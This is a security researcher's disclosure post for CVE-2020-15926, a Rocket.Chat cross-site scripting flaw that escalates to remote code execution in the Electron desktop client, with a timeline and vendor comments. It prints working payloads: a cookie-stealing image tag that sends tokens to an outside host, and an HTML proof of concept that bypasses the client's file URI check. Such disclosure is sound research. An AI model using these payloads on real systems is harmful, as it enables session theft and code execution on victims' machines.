Stealing local file… 10
Rocket.Chat Cros… 2
BadWPAD and s… 1
Google Chrome fuzzing …
Spear-phishing campaig…
Black Kingdom ransom…
Kinsing cryptocur… 3
Sodinokibi / REvil… 2
Google Chrome display …
DNS for red team… 1
Deceiving blue teams us…
Google Chrome p… 5
Bypassing LLMN… 1
Internal domain n… 1
CVE-2019-10677 Multipl…
Threat hunting us… 1
BadWPAD wpad.softwar…
Sinkholing BadW… 1
Typosquatting in wpadbl…
BadWPAD and w… 1
BadWPAD, DNS suffix a…
DNS based threat hunti…
Czytanie karty płatniczej…
Praktyczna analiza powł…
Zatruwanie odpowiedzi …
Aktywne wyszukiwanie …
Brak tagu rel=noreferrer…
Eskalacja uprawnień z …
Bezprzewodowy biały w…
AXFR eksport strefy DNS

Rocket.Chat Cross-Site Scripting leading to Remote Code Execution CVE-2020-15926

Product description

Rocket.Chat [https://rocket.chat [https://rocket.chat/]] is an open source multiplatform messaging application similar to Slack. It is available as a self-hosted solution or in a SaaS model. Rocket.Chat can be used via a web browser, iOS, Android or using Electron based clients available for Windows, Linux and MacOS.

Affected software

The following application versions are vulnerable:
Rocket.Chat <= 3.4.2 (verified on 3.4.0 and 3.4.2) [https://github.com/RocketChat/Rocket.Chat/releases/tag/3.4.2 [https://github.com/RocketChat/Rocket.Chat/releases/tag/3.4.2]].

The vulnerability could be exploited in web and desktop clients. Mobile clients were not affected by this issue.

Vulnerability description

A malicious user can send a specially crafted message either to a channel or in a direct message to another user which will result in executing JavaScript in the victim's browser or inside the desktop client when the victim will use the "*Reply in Thread"* functionality. In the case of desktop clients cross-site scripting (XSS) vulnerability leads to a remote code execution (RCE). CVE-2020-15926 was assigned to this issue.


Details and Exploitation

This section is divided into two parts, first one demonstrates the XSS issue itself and the second shows how the vulnerability can be used to achieve remote code execution on a Electron based desktop client.

Cross-Site Scripting


In order to reproduce the issue a user has to post a pretty standard XSS payload either to a channel or send a direct message:

```
<img src=x onerror=alert(document.domain)>
```




Start of conversation
July 2, 2020
h0wl 6:57 PM *User undefined added by h0wl*
h0wl Owner Admin 6:57 PM
<img src=x onerror=alert(document.domain)>

In order to trigger the XSS the victim has to start a thread:



h0wl 6:57 PM *User undefined added by h0wl.*
h0wl Owner Admin 6:57 PM
<img src=x onerror=alert(document.domain)>

and the payload gets executed:



h0wl 6:57 PM *User undefined adde*
h0wl Owner Admin 6:57 PM
<img src=x onerror=alert(docum

More practical payload stealing user's token can look like this:

```
<img src=x onerror='new Image().src="https://overflow.pl/xss_leak?" + 
document.cookie'>
```

Stealing local file… 10
Rocket.Chat Cros… 2
BadWPAD and s… 1
Google Chrome fuzzing …
Spear-phishing campaig…
Black Kingdom ransom…
Kinsing cryptocur… 3
Sodinokibi / REvil… 2
Google Chrome display …
DNS for red team… 1
Deceiving blue teams us…
Google Chrome p… 5
Bypassing LLMN… 1
Internal domain n… 1
CVE-2019-10677 Multipl…
Threat hunting us… 1
BadWPAD wpad.softwar…
Sinkholing BadW… 1
Typosquatting in wpadbl…
BadWPAD and w… 1
BadWPAD, DNS suffix a…
DNS based threat hunti…
Czytanie karty płatniczej…
Praktyczna analiza powł…
Zatruwanie odpowiedzi …
Aktywne wyszukiwanie …
Brak tagu rel=noreferrer…
Eskalacja uprawnień z …
Bezprzewodowy biały w…
AXFR eksport strefy DNS

For desktop clients we can exploit this issue even further to execute arbitrary code on the user's machine. While investigating previous issues with Rocket.Chat desktop clients we found the following report [https://hackerone.com/reports/276031 [https://hackerone.com/reports/276031]] by Matt Austin which provided a method for bypassing the checks preventing us from opening a `file:` URI by overloading `Regexp.prototype.test` using a JavaScript Proxy object [https://github.com/RocketChat/Rocket.Chat.Electron/blob/d9e3bc2d313a3eb84e644249c9cd029b12e482bb/src/preload/links.js [https://github.com/RocketChat/Rocket.Chat.Electron/blob/d9e3bc2d313a3eb84e644249c9cd029b12e482bb/src/preload/links.js]]. The only thing that needed to be adjusted in the code was the path to the application we wanted to run:

```
<!--
file: check bypass code by Matt Austin from https://hackerone.com/reports/276031
-->
<!DOCTYPE html>
<html>
    <head>
      <script>
        RegExp.prototype.test = new Proxy(RegExp.prototype.test, {
          apply: function(target, thisArg, argumentsList) {
          if((thisArg.source == '^file:\\/\\/.+') && (argumentsList[0] ===
'file:///System/Applications/Calculator.app/')){
            return false;
          }
          return Reflect.apply(target, thisArg, argumentsList)
          }
        });
        setTimeout(()=>{
            a = document.createElement("a")
            a.href="file:///System/Applications/Calculator.app/"
            document.body.appendChild(a)
            a.click()
        }, 3000);
      </script>
    </head>
    <body>
     <h1>Rocket.Chat XSS to RCE PoC</h1>
    </body>
</html>
```

After the RCE payload has been prepared now it's time to trigger the XSS in the Rocket.Chat e.g. by using the following inject:

```
<img src=x onerror="location='https://overflow.pl/rocket/ele.html'">
```

Demo video: https://www.youtube.com/watch?v=9-6ETw72u34 [https://www.youtube.com/watch?v=9-6ETw72u34]

Timeline

- 02/07/2020 – Issue has been discovered and reported to Rocket.Chat (version 3.4.0 / 2.7.9).
- 02/07/2020 – Report has been acknowledged, more details requested.
- 03/07/2020 – Provided more details and demonstrated escalating the issue to RCE on desktop clients.
- 08/07/2020 – Status update requested.
- 08/07/2020 – Rocket.Chat replied they need more time to verify the issue.
- 17/07/2020 – Sent an update that the issue is still reproducible in the latest version (3.4.2 / 2.7.10).
- 21/07/2020 – Status update requested.
- 22/07/2020 – Rocket.Chat replied that they managed to reproduce the issue and are working on it.
- 23/07/2020 – Fix has been pushed to the Rocket.Chat repo [https://github.com/RocketChat/Rocket.Chat/pull/18356/files [https://github.com/RocketChat/Rocket.Chat/pull/18356/files]]
- 24/07/2020 – CVE-2020-15926 has been assigned to this vulnerability
- 28/07/2020 – Rocket.Chat 3.5.0 released that fixed the issue* [https://github.com/RocketChat/Rocket.Chat/releases/tag/3.5.0 [https://github.com/RocketChat/Rocket.Chat/releases/tag/3.5.0]]
- 29/07/2020 - confirmed the fix and informed about the intention and date of publishing information about the vulnerability
- 31/07/2020 - Rocket.Chat 3.4.3 released that included the fix* as well [https://github.com/RocketChat/Rocket.Chat/releases/tag/3.4.3 [https://github.com/RocketChat/Rocket.Chat/releases/tag/3.4.3]]
- 02/08/2020 - Rocket.Chat informed about intention of releasing fixes for other supported versions
- 05/08/2020 - Rocket.Chat confirmed that the fixes were rolled out in 3.5.0 and 3.4.3
- 18/08/2020 - This post has been published

* Rocket.Chat patches security vulnerabilities as silent fixes, meaning the users / administrators may not be aware that the current version they are using may have a critical security flaw and should be updated as soon as possible. We have raised our concerns regarding that policy to the Rocket.Chat team which informed us they are working on improving the process of informing about security vulnerabilities.

Posted 18th August 2020 by Pawel Wylecial

2 View comments

Rodrigo Nascimento August 20, 2020 at 2:26 PM

This vulnerability only affects versions 3.4.0, 3.4.1 and 3.4.2, all other versions are not affected.

Rodrigo Nascimento (CTO at Rocket.Chat)

Reply

Anonymous August 31, 2020 at 3:42 PM

It looks like this is the commit that fixed the vulnerability:

https://github.com/RocketChat/Rocket.Chat/commit/045aa94ecf14964f5c56f01fb1ab05ad1db90dbc#diff-3b52854e26fad34951e516f3c62752a2

- Stealing local file… 10
- Rocket.Chat Cros… 2
- BadWPAD and s… 1
- Google Chrome fuzzing …
- Spear-phishing campaig…
- Black Kingdom ransom…
- Kinsing cryptocur… 3
- Sodinokibi / REvil… 2
- Google Chrome display …
- DNS for red team… 1
- Deceiving blue teams us…
- Google Chrome p… 5
- Bypassing LLMN… 1
- Internal domain n… 1
- CVE-2019-10677 Multipl…
- Threat hunting us… 1
- BadWPAD wpad.softwar…
- Sinkholing BadW… 1
- Typosquatting in wpadbl…
- BadWPAD and w… 1
- BadWPAD, DNS suffix a…
- DNS based threat hunti…
- Czytanie karty płatniczej…
- Praktyczna analiza powł…
- Zatruwanie odpowiedzi …
- Aktywne wyszukiwanie …
- Brak tagu rel=noreferrer…
- Eskalacja uprawnień z …
- Bezprzewodowy biały w…
- AXFR eksport strefy DNS

Enter Comment

Load more